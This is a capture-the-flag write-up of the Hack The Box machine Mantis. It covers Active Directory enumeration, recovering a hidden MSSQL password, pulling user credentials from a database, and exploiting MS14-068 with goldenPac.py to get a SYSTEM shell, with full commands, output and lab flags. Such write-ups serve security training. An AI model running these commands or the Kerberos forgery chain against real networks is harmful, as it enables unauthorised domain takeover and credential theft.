65 HTB MANTIS

[HTB] Mantis Insane

by **Pablo aka Ian Curtis**

Objectives:

```
1. Database Enumeration (DBeaver)
2. Bloodhound Enumeration (bloodhound-python)
3. Exploiting MS14-068 (goldenPac.py) [Microsoft Kerberos Checksum Validation Vulnerability]
```

NMAP too many filtered ports

1. **We are finally starting the video at `@:TS:40:00`. He does the *nmap* thing. Here is my *nmap* scan. *I had to rename my alias and variable because a bunch of filtered ports were being displayed*. I take you through the whole process of how I create my variables and aliases. All my aliases and variables are at the bottom of my `~/.zshrc` file, and of course, I source my variables before using them. I run 2 scans. First, scan is just to capture the open ports. Second, scan is to enumerate the open ports.**

```
>>>A bunch of filtered ports show up in my normal scan so I have to >>>do a quick change of my aliases and
variables. I will show the >>>process. It seems like a-lot for a scan but it only takes me >>>about an extra
minute or 2 if I have to make changes which rarely >>>happens. If I have to make no changes then it cuts my scan
time >>>to 1/3 of the time used for scanning.
.............................................................
1. alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap'
2. export openportz="$(cat ~/hackthebox/nmap/openscan.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed
's/,$//g')"
3. ~/hackthebox ▷ sourcez
cat: /home/pepe/hackthebox/nmap/openscan.nmap: No such file or directory (Because I have not run the openscan
yet)
4. ~/hackthebox ▷ openscan mantis.htb
[sudo] password for ninjahacker:
Nmap done: 1 IP address (1 host up) scanned in 22.02 seconds
5. ~/hackthebox ▷ sourcez
6. ~/hackthebox ▷ echo $openportz
53,88,135,139,389,445,464,593,636,1337,1433,3268,3269,5722,8080,9389,47001,49152,49153,49154,49155,49157,49158,49
162,49166,49171,50255
7. ~/hackthebox ▷ portzscan $openportz mantis.htb
Nmap done: 1 IP address (1 host up) scanned in 80.93 seconds
8. ~/hackthebox ▷ cp nmap/portzscan.nmap mantis
9. ~/hackthebox ▷ batcat mantis/portzscan.nmap
Nmap 7.94 scan initiated Fri Oct 20 00:22:48 2023 as: nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p
53,88,135,139,389,445,464,593,636,1337,1433,3268,3269,5722,8080,9389,47001,49152,49153,49154,49155,49157,49158,49
162,49166,49171,50255 mantis.htb
Nmap scan report for mantis.htb (10.10.10.52)
Host is up, received user-set (0.15s latency).
Scanned at 2023-10-20 00:22:49 CST for 80s<SNIP> (Lots of crap found)
10. Interesting finds
Domain name: htb.local
FQDN: mantis.htb.local
clock-skew: mean: 48m01s, deviation: 1h47m22s, median: 0s
.............................................................
53/tcp    open  domain       syn-ack Microsoft DNS 6.1.7601 (1DB15CD4) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15CD4)
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2023-10-20 06:22:55Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-
First-Site-Name)
445/tcp   open  !           syn-ack Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup:
HTB)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
1337/tcp  open  http         syn-ack Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS7
1433/tcp  open  ms-sql-s     syn-ack Microsoft SQL Server 2014 12.00.2000.00; RTM
```

2. **RpcClient null session**

```
1. ▷ rpcclient -U "" 10.10.10.52 -N
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $>
```

3. **CME nullsession**

```
(.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.10.52
Service Pack 1 x64 (name:MANTIS) (domain:htb.local) (signing:True) (SMBv1:True)
```

4. **Searchsploit Orchard**

```
1. ▷ searchsploit orchard
2. Orchard 1.3.9 - 'ReturnUrl' Open Redirection php/webapps/36493.txt
3. ~/hackthebox/mantis ▷ searchsploit -m php/webapps/36493.txt
```

5. **GOBUSTER**

```
1. ~/hackthebox ▷ gobuster dir -u http://mantis.htb.local:1337/ -w /usr/share/dirbuster/directory-list-2.3-
medium.txt -t 40
2. This worked good. Be careful about using a -t greater than 60 it may block you or crash the server.
```

3. **SMBCLIENT nullsession attempt**

```
1. ~▷ smbclient -L 10.10.10.52 -N
Anonymous login successful
Sharename       Type      Comment
---------       ----      -------
SMB1 disabled -- no workgroup available
2. Nothing
```

4. **We try smbmap just incase smbclient is not working correctly.**

```
1. ▷ smbmap -H 10.10.10.52 -u 'nullsession' --no-banner
[!] Authentication error on 10.10.10.52
```


5. **Whatweb is being ran on port 1337**

```
1. ~/hackthebox ▷ whatweb http://10.10.10.52:1337
http://10.10.10.52:1337 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.52],
Microsoft-IIS[7.5][Under Construction], Title[IIS7], X-Powered-By[ASP.NET]
2. ▷ cat mantis/portzscan.nmap | grep 1337
1337/tcp  open  http  syn-ack Microsoft IIS httpd 7.5
```

6. **We enumerate the browser**

```
1. http://10.10.10.52:1337/
2. Why did we browse on port 1337??? It was because the IIS server is being run on this port. 8080 also has IIS
running on it so lets check it out.
3. http://10.10.10.52:8080/
```

- **Screenshot of the site page *"tossed salad" lol***



7. **He runs gobuster**

```
1. ▷ gobuster dir -u http://mantis.htb.local:1337/ -w /usr/share/dirbuster/directory-list-2.3-medium.txt -t 60
2. I noticed it works good when you use an FQDN or ip, but I prefer to use the FQDN so I can remember what scan I ran on what boxes later.
3. It found these 2 pages
/orchard  (Status: 500) [Size: 3026]
/secure_notes (Status: 301) [Size: 165]
[--> http://mantis.htb.local:1337/secure_notes/]
```

8. **He does a searchsploit on the framework found *Orchard*.**

```
1. ~/hackthebox ▷ searchsploit orchard
2. Orchard 1.3.9 - 'ReturnUrl' Open Redirection php/webapps/36493.txt
3. searchsploit -x php/webapps/36493.txt
4. searchsploit -m php/webapps/36493.txt
```

9. **I check out the `/secure_notes` page and there are 2 interesting files.**

```
1. 9/13/2017  5:22 PM     912 dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt
.................................................
Download OrchardCMS
Download SQL server 2014 Express ,create user "admin",and create orcharddb database
Launch IIS and add new website and point to Orchard CMS folder location.
Launch browser and navigate to http://localhost:8080
Set admin password and configure sQL server connection string.
Add blog pages with admin user.
2. This dev_notes could also be a password
3. http://mantis.htb.local:1337/secure_notes/dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt
4.
```

xxd and base64 double encoding

- *#pwn_xxd_encode_and_decode*
- *#pwn_xxd_decode_and_encode*
- *#pwn_xxd_double_encoding*
- *#pwn_double_encoding_xxd_base64*

10. ***This is extremely interesting*. You can encode a string into a *base64* and then use *XXD* to encode it once more. Then reverse the process with the commands below.**

```
1. echo "NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx" | base64 -d | xxd -ps -r
2. Here is an example with the /etc/hosts file. He encodes it with xxd and pipes it into another xxd command to
```

```
decode it. All in the same command sting.
3. cat /etc/hosts | xxd -ps | tr -d '\n' | xxd -ps -r
```

11. **We find a password in the hidden url**

```
1. ▷ echo "NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx" | base64 -d | xxd -ps -r
m$$ql_S@_P@ssW0rd!
```

dbeaver

12. **dbeaver install and usage**

```
1. install dbeaver
2. ▷ sudo pacman -S dbeaver
3. run dbeaver
4.  ▷ dbeaver &> /dev/null & disown
5. Select a database
6. Click database then 'click new database connection'
7. Filter for 'SQL Server'
8. He recommeds SQL Server (Old driver, jTDS)
9. Double click on the icon
10. Update the SQL driver if needed. Make sure to check off overwrite existing driver.
11. Fill in everything
12. host = 10.129.77.146 (My host is different from the standard 10.10.10.52 because VIP plus baby lol)
13. For database replace 'master' with your database name your quering. In this case we know we are quering
'orcharddb'
14. Click test connection once everything is filled in. If you did everything as stated it should say connected.
15. Now over on the left click the database name 'orcharddb'.Next click 'dbo'.
16. Now you can view the tables, columns, everything.
17. Double click on >>> orcharddb >>> dbo >>> tables >>> .blog_Orchard_users_UserPartRecord
18. There is no dot before the name I am just highlighting it in yellow.
19. To the right you can see the columns.
20. If you want to see the elements in the columns just click on data.
21. SUCCESS, we have credentials.
22. admin:AL1337E2D6YHm0iIysVzG8LA76OozgMSlyOJk1Ov5WCGK+lgKY6vrQuswfWHKZn2+A== and
james@htb.local:J@m3s_P@ssW0rd!
```

13. **Validate `james@htb.local` using *CrackMapExec***

```
1. (.venv)~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec smb 10.129.77.146 -u 'james' -p
'J@m3s_P@ssW0rd!'
.............................................................
>>>SMB 10.129.77.146 445 MANTIS [*] Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (name:MANTIS)
(domain:htb.local) (signing:True) (SMBv1:True)
>>>SMB 10.129.77.146 445 MANTIS [+]htb.local\james:J@m3s_P@ssW0rd!
2. SUCCESS
```

14. ***RPCCLIENT*, he removes the double quotes and adds single quotes because of the exclamation point used in the password for James.**

```
1. ▷ rpcclient -U 'james%J@m3s_P@ssW0rd!' 10.129.77.146 -c "enumdomusers"
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[james] rid:[0x44f]
2. ▷ rpcclient -U 'james%J@m3s_P@ssW0rd!' 10.10.10.52 -c "enumdomgroups"
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[DnsUpdateProxy] rid:[0x44e]
3. ▷ rpcclient -U 'james%J@m3s_P@ssW0rd!' 10.10.10.52 -c "querygroupmem 0x200"
        rid:[0x1f4] attr:[0x7]
4. ▷ rpcclient -U 'james%J@m3s_P@ssW0rd!' 10.10.10.52 -c "queryuser 0x1f4"
        User Name   :   Administrator
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Built-in account for administering the computer/domain
        Workstations:
```

```
        Comment      :
        Remote Dial :
        Logon Time                :       Fri, 20 Oct 2023 22:04:33 CST
        Logoff Time               :       Wed, 31 Dec 1969 18:00:00 CST
        Kickoff Time              :       Wed, 31 Dec 1969 18:00:00 CST
        Password last set Time    :       Tue, 06 Feb 2018 01:52:39 CST
        Password can change Time :       Wed, 07 Feb 2018 01:52:39 CST
        Password must change Time:       Wed, 13 Sep 30828 20:48:05 CST
        unknown_2[0..31]...
        user_rid :      0x1f4
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x0000004c
        padding1[0..7]...
        logon_hrs[0..21]...
5.
```

LdapDomainDump plus small Rant

15. `LdapDomainDump`. **I am having to hurry with the notes because I keep getting bumped off the server and having to reset. I am sure it will be fixed soon.**

```
1. ~/hackthebox/mantis ▷ ldapdomaindump -u 'mantis.htb.local\james' -p 'J@m3s_P@ssW0rd!' 10.10.10.52 -o
ldapdomaindump.out
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

SmbMap because 389,5985 are closed

16. **Since we find out with *LdapDomainDump* that *james* is a part of `remote management users group`, but there is no port `389` or port `5985 (winrm)` open we can't use evil-*winrm*. So lets try *smbmap*.**

```
1. ▷ smbmap -H 10.10.10.52 -u 'james' -p 'J@m3s_P@ssW0rd!' --no-banner
2. lets check out SYSVOL
3. ▷ smbmap -H 10.10.10.52 -u 'james' -p 'J@m3s_P@ssW0rd!' --no-banner -r sysvol
4. ▷ smbmap -H 10.10.10.52 -u 'james' -p 'J@m3s_P@ssW0rd!' --no-banner -r SYSVOL/htb.local
5. Nothing really there there
        dr--r--r--                0 Fri Oct 20 22:04:13 2023    DfsrPrivate
        dr--r--r--                0 Thu Aug 31 19:05:19 2017    Policies
        dr--r--r--                0 Thu Aug 31 19:05:10 2017    scripts
6. S4vitar is looking for groups.xml
```

```
~/wackdab0x/mantis ▷ smbmap -H 10.10.10.52 -u 'james' -p 'J@m3s_P@ssW0rd!' --no-banner

[+] IP: 10.10.10.52:445 Name: htb.local                 Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
```

`GetNPUsers.py` (ASREP Roast attack)

17. **We try an *ASREP ROAST* using `GetNPUsers.py` on *james*. I noticed that when I type the full `FQDN` it queries the DC but when I just type `htb.local` it only queries the local computer and not the `Kerberos` authentication. To query the *DC* I would also need the *-k flag*.**

```
1. (.venv)~/python_projects/.impacketgit/impacket/examples (master ✘)★ ▷ ./GetNPUsers.py mantis.htb.local/ -no-
pass -usersfile ~/hackthebox/mantis/users.txt
Impacket v0.12.0.dev1+20230914.14950.ddfd9d4c - Copyright 2023 Fortra
[-] Kerberos SessionError: KDC_ERR_WRONG_REALM(Reserved for future use)

2. (.venv)~/python_projects/.impacketgit/impacket/examples (master ✘)★ ▷ ./GetNPUsers.py htb.local/ -no-pass -
usersfile ~/hackthebox/mantis/users.txt
Impacket v0.12.0.dev1+20230914.14950.ddfd9d4c - Copyright 2023 Fortra
[-] User james does not have UF_DONT_REQUIRE_PREAUTH set
```

```
3. When I entered the FQDN incorrectly it even states I have the 'WRONG REALM'
```

`GetUserSPNs.py` (Kerberoast attack aka "`Kerberoasting`")

18. **I got invalid credentials I thought for sure I typed something wrong because we have been using those creds with james and CME validated them.**

```
1. (.venv) ~/python_projects/.impacketgit/impacket/examples (master ✘)★ ▷ ./GetUserSPNs.py
htb.local/james@10.10.10.52
.............................................................
Impacket v0.12.0.dev1+20230914.14950.ddfd9d4c - Copyright 2023 Fortra
Password:
[-] Error in bindRequest -> invalidCredentials: 8009030C: LdapErr: DSID-0C090650, comment: AcceptSecurityContext
error, data 52e, v1db1
2.
```

BloodHound-Python is the best!!!

- *#pwn_bloodhound_python_best_domain_query*

19. **He decides to run *bloodhound-python*. I like *bloodhound-python* way more than using `sharphound.ps1` with `IEX`. That is a pain for me, *but It works good to bypass AV*.**

```
~/hackthebox/mantis/bloodhound_ingestors ▷ bloodhound-python -c ALL -u 'james' -p 'J@m3s_P@ssW0rd!' -d htb.local
-dc mantis.htb.local -ns 10.10.10.52
.....................................................................
~/hackthebox/mantis/bloodhound_ingestors ▷ ls
.rw-r--r-- 3.3k pepe 20 Oct 23:19 20231020231921_computers.json
.rw-r--r--  24k pepe 20 Oct 23:19 20231020231921_containers.json
.rw-r--r-- 3.1k pepe 20 Oct 23:19 20231020231921_domains.json
.rw-r--r-- 4.0k pepe 20 Oct 23:19 20231020231921_gpos.json
.rw-r--r--  62k pepe 20 Oct 23:19 20231020231921_groups.json
.rw-r--r-- 2.9k pepe 20 Oct 23:19 20231020231921_ous.json
.rw-r--r--  10k pepe 20 Oct 23:19 20231020231921_users.json
```

BloodHound (*Without any issues!!!*)

20. **I ran Neo4j and Bloodhound and S4vitar had issues he could not get Bloodhound working. I feel vindicated lol jk. *This is the fastest I have ever had bloodhound up and running* without any issues. If only I knew how to use it. LMAO. *Below is the sequence of commands I do to start up Neo4j and Bloodhound. Of course, you have to get your ingestors first*.**

```
1. ▷ delete_tmps.sh
2. ▷ unlock_root.sh
3. ~/hackthebox/mantis ▷ sudo archlinux-java set java-11-openjdk
4. ~/hackthebox/mantis ▷ archlinux-java status
5. ~/hackthebox/mantis ▷ sudo neo4j console
6. http://localhost:7474/
7. neo4j:neo4j then change password
8. ▷ bloodhound &>/dev/null & disown
9. ▷ lock_root.sh
10. Last with Bloodhound I always clear and refresh the database then upload the ingestors. I then refresh the
databse one last time. I mark any users as owned if I have their credentials. Then I Right Click on the owned
user and I click 'shortest paths from here'. This gives me a generic picture.
11. Other than that I do not have a clue on the abuse info and how to change the Power-Shell commands in a give
situation. That is the part I need to learn.
```

- *#pwn_Payload_All_The_Things_from_CVE_to_SYSTEM_shell_on_DC*
- *#pwn_Payload_All_The_Things_Active_Directory_Walk_Through*

Payload All The Things - Active Directory

21. **Do a google search for *PayloadAllTheThings***

```
1. Go to Payload all the things and Search for Active Directory. It should take you to the link below.
2.https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Active%20Director
y%20Attack.md
3. Next click 'From CVE to SYSTEM shell on DC'
4. The first thing you should see is 'MS14-068 Checksum Validation'
5. He sees goldenPac.py and he wants to try it.
```

goldenPac.py an Impacket module

- *#pwn_goldenpac_impacket_module*

- *#pwn_goldenpac_usage*

22. **goldenPac.py an impacket module**

```
1. ▷ ./goldenPac.py
2. That will get you the help menu
3. (.venv)~/python_projects/.impacketgit/impacket/examples (master ✘)★ ▷ ./goldenPac.py
htb.local/james@10.10.10.52
.............................................................
Impacket v0.12.0.dev1+20230914.14950.ddfd9d4c - Copyright 2023 Fortra
Password: <Paste Password>
[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[*] mantis.htb.local seems not vulnerable (Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in
Kerberos database))
4. WEIRD, ok, this is weird. I think the common name is 'MANTIS'. Anyway, S4vitar is saying to use the machine
name which is MANTIS in the command and it will render more information. You also have to put 'mantis' as an
/etc/hosts name to the ip.
5. The entry into the hosts file should look like this below:
6. 10.10.10.52 mantis.htb.local htb.local mantis
7. Doing this will get you 'NT AUTHORITY SYSTEM!!!'
```

NT AUTHORITY SYSTEM

- *#pwn_goldenpac_NT_AUTHORITY_SYSTEM*

23. **Here is the command and the verbose output. Very awesome script by Impacket. The key was the `/james@MANTIS` part.**

```
(.venv) ~/python_projects/.impacketgit/impacket/examples (master ✘)★ ▷ ./goldenPac.py htb.local/james@mantis
Impacket v0.12.0.dev1+20230914.14950.ddfd9d4c - Copyright 2023 Fortra
Password: <paste password>
[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[*] mantis.htb.local found vulnerable!
[*] Requesting shares on mantis.....
[*] Found writable share ADMIN$
[*] Uploading file qBZNtTZJ.exe
[*] Opening SVCManager on mantis.....
[*] Creating service wshg on mantis.....
[*] Starting service wshg.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Users\james\Desktop>type user.txt
aa717edf29b43a45a8b0c64453140a6c

C:\Users\james\Desktop>type C:\Users\Administrator\Desktop\root.txt
ac0aec3ee1fbc920d27eb613646341b0
```

Lesson, it is always better to put the name of the machine '`mantis`' in this case, instead of the IP. I was not able to attack the *domain* using the IP, but once I used the machine name I got SYSTEM.

Further Reading :

```
1. Here are some articles on how to abuse 'The Privileged Attribute Certificate (PAC)' to bypass Kerberos
authentication. Very interesting read.
2. https://tools.thehacker.recipes/impacket/examples/goldenpac.py
3. https://www.thehacker.recipes/a-d/movement/kerberos/forged-tickets/ms14-068
4. https://chrollo-dll.gitbook.io/chrollo/security-blogs/active-directory-security/ad-exploitation-
techniques/fake-privilege-attribute-certificate-or-pac-abuse
```
